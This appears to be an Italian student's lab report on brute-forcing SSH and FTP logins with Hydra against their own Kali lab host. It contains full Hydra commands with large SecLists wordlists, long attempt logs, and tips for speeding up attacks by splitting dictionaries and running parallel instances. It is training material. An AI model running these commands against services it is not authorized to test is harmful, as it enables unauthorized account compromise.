S6L5

Data: 08/11/24


INFORMAZIONI PRINCIPALI

L'esercizio prevede la pratica con Hydra per craccare l'autenticazione dei servizi di rete e approfondire la configurazione dei servizi stessi. Consiste in due fasi: configurazione e cracking di SSH in gruppo, seguita da una sessione individuale su un servizio di rete a scelta (es. FTP, RDP, Telnet, HTTP).


Sviluppo l'esercizio

Ho iniziato creando un utente "test_user" con password "testpass"

Ho verificato l'accesso tramite SSH, dell'utente appena creato sul sistema.



A seguire ho avviato il BruteForce con Hydra con il comando -V per vedere gli “attempt” o tentativi.



Seconda parte


Installiamo il servizio vsftpd con apt-get (already had it) ed una volta installato lo avviamo.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo apt-get install vsftpd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
vsftpd is already the newest version (3.0.3-13.1).
0 upgraded, 0 newly installed, 0 to remove and 1145 not upgraded.

┌──(root㉿kali)-[/home/kali/Desktop]
└─# service vsftpd start

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```


Di seguito ho provato ad attaccare il servizio ftp aggiungendo -T64 per aumentare i tentativi di connessione e -f per farlo smettere quando ha trovato un match. Purtroppo in questo modo ci mettiamo tanto tempo.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -L /home/kali/Desktop/SecLists/Usernames/xato-net-10-million-usernames.txt -P /home/kali/Desktop/SecLists/Passwords/xato-net-10-million-passwords.txt 192.168.1.16 -T64 -f -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 06:11:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~2690555133224 tries per task
[DATA] attacking ftp://192.168.1.16:21/
[ATTEMPT] target 192.168.1.16 - login "info" - pass "123456" - 1 of 43048882131570 [child 0] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "password" - 2 of 43048882131570 [child 1] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "12345678" - 3 of 43048882131570 [child 2] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "qwerty" - 4 of 43048882131570 [child 3] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "123456789" - 5 of 43048882131570 [child 4] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "12345" - 6 of 43048882131570 [child 5] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "1234" - 7 of 43048882131570 [child 6] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "111111" - 8 of 43048882131570 [child 7] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "1234567" - 9 of 43048882131570 [child 8] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "dragon" - 10 of 43048882131570 [child 9] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "123123" - 11 of 43048882131570 [child 10] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "baseball" - 12 of 43048882131570 [child 11] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "abc123" - 13 of 43048882131570 [child 12] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "football" - 14 of 43048882131570 [child 13] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "monkey" - 15 of 43048882131570 [child 14] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "letmein" - 16 of 43048882131570 [child 15] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "696969" - 17 of 43048882131570 [child 6] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "shadow" - 18 of 43048882131570 [child 0] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "master" - 19 of 43048882131570 [child 1] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "666666" - 20 of 43048882131570 [child 5] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "qwertyuiop" - 21 of 43048882131570 [child 9] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "123321" - 22 of 43048882131570 [child 11] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "mustang" - 23 of 43048882131570 [child 14] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "1234567890" - 24 of 43048882131570 [child 15] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "michael" - 25 of 43048882131570 [child 3] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "654321" - 26 of 43048882131570 [child 2] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "pussy" - 27 of 43048882131570 [child 8] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "superman" - 28 of 43048882131570 [child 13] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "1qaz2wsx" - 29 of 43048882131570 [child 4] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "7777777" - 30 of 43048882131570 [child 10] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "fuckyou" - 31 of 43048882131570 [child 12] (0/0)
```

Extra:Trovare una soluzione alla lentezza del BruteForce



Primo metodo (Easy): Conosciamo l'utente e la password, possiamo creare due liste "mirate" per dare subito il risultato.





Secondo metodo: Si può prendere i dizionari scelti (xato) e suddividerlo in altri dizionari più piccoli e avviando più istanze di hydra (es. se i dizionari sono da un milione suddividerli a 100k l'uno sia in 10 parti diverse, sia per l'utente che per la password) e usando -T64 gli permetterà di fare 64 tentativi allo stesso tempo (640 tentativi in parallelo 64*10 in totale hydra quindi tenterà di fare 640 tentativi di connessione).

Terzo metodo: Se conosciamo come è "impostata" o abbiamo un idea di come il sito vuole o meno l'utente e la password, (ha bisogno di una lettera maiuscola e almeno un carattere speciale o la lunghezza etc. a volte i siti hanno dei "requirements" per nomi utente o password, questo può essere un buon indicatore da seguire.) possiamo definire ancora meglio la nostra ricerca. Si può utilizzare anche un sistema a "metà" usando tipo generico per l'utente e mirato per le password (o viceversa).

Trying it out

Ho creato un utente “mirco” e ho preso e diviso i due dizionari diversi d xato in 6 parti da circa 150k l’una (utenti “usxato” e psw “pswxato”)





```
┌──(kali㉿kali)-[~/Desktop/Xato]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop/Xato]
└─# hydra -L usxato1.txt -P pswxato1.txt 192.168.1.16 -T64 -f -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 08:36:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 12935673855 login tries (l:109629/p:117995), ~808479616 tries per task
[DATA] attacking ftp://192.168.1.16:21/
[ATTEMPT] target 192.168.1.16 - login "info" - pass "123456" - 1 of 12935673855 [child 0] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "password" - 2 of 12935673855 [child 1] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "12345678" - 3 of 12935673855 [child 2] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "qwerty" - 4 of 12935673855 [child 3] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "123456789" - 5 of 12935673855 [child 4] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "12345" - 6 of 12935673855 [child 5] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "1234" - 7 of 12935673855 [child 6] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "111111" - 8 of 12935673855 [child 7] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "1234567" - 9 of 12935673855 [child 8] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "dragon" - 10 of 12935673855 [child 9] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "123123" - 11 of 12935673855 [child 10] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "baseball" - 12 of 12935673855 [child 11] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "abc123" - 13 of 12935673855 [child 12] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "football" - 14 of 12935673855 [child 13] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "monkey" - 15 of 12935673855 [child 14] (0/0)
[ATTEMPT] target 192.168.1.16 - login "info" - pass "letmein" - 16 of 12935673855 [child 15] (0/0)
```

(solo 2 screen, erano 6 istanze diverse di Hydra)

```
┌──(root㉿kali)-[/home/kali/Desktop/Xato]
└─# hydra -L usxato6.txt -P pswxato6.txt 192.168.1.16 -T64 -f -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 10:41:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4559876289 login tries (l:20689/p:220401), ~284992269 tries per task
[DATA] attacking ftp://192.168.1.16:21/
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kp2398" - 1 of 4559876289 [child 0] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kp2370" - 2 of 4559876289 [child 1] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kp21kp21" - 3 of 4559876289 [child 2] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kp1981" - 4 of 4559876289 [child 3] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kp06afab" - 5 of 4559876289 [child 4] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kp052595" - 6 of 4559876289 [child 5] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kozzporno47" - 7 of 4559876289 [child 6] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kozzporno" - 8 of 4559876289 [child 7] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kozzmozz" - 9 of 4559876289 [child 8] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kozzmo" - 10 of 4559876289 [child 9] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kozzgsfn" - 11 of 4559876289 [child 10] (0/0)
[ATTEMPT] target 192.168.1.16 - login "Chowda" - pass "kozyvka" - 12 of 4559876289 [child 11] (0/0)
```

And now we wait. Con il tempo si può bucare tutto. (non è bastato il tempo i’m sorry.)

Conclusioni

L'esercizio ha fornito un'opportunità per esplorare Hydra e le complessità associate agli attacchi di forza bruta sui servizi di rete. L'approccio sistematico alla configurazione dei servizi, insieme a un'ottimizzazione dell'attacco attraverso strategie mirate, ha evidenziato l'importanza di preparazione adeguata e di conoscenza approfondita delle tecniche di cracking (e dei servizi stessi). Anche se Hydra è uno strumento efficace, l'attacco di forza bruta risulta dispendioso in termini di tempo e risorse, questo richiede frequentemente combinazione di strategie per migliorare l'efficienza e ridurre i tempi di esecuzione. Tuttavia, sebbene la velocità di brute-forcing può essere incrementata, è spesso la precisione delle liste (o dizionari che non sono la stessa cosa) Utilizzati in attacchi mirati e intelligenti, con pattern che aumentano le probabilità di successo senza provare ogni combinazione possibile. e la conoscenza della configurazione del servizio che determinano il successo dell'operazione.

In poche parole, questa esperienza ha consolidato comprensione degli strumenti di cracking e delle tecniche di difesa per proteggere i servizi di rete dagli attacchi di forza bruta pure & non.

Tabella extra thanks to ChatGpt ^^

Confronto tra Forza Bruta Pura e Non Pura

Caratteristica	Forza Bruta Pura	Forza Bruta Non Pura
Combinazioni Provate	Tutte le possibili	Solo le combinazioni probabili
Tempo Richiesto	Molto elevato	Ridotto (con liste mirate)
Efficienza	Bassa per password lunghe	Alta, specialmente con pattern conosciuti
Necessità di Conoscenze	Nessuna	Pattern, dizionari, o regole di password
Strumenti	Hydra, Hashcat (in modalità brute-force)	John the Ripper, Hashcat, Crunch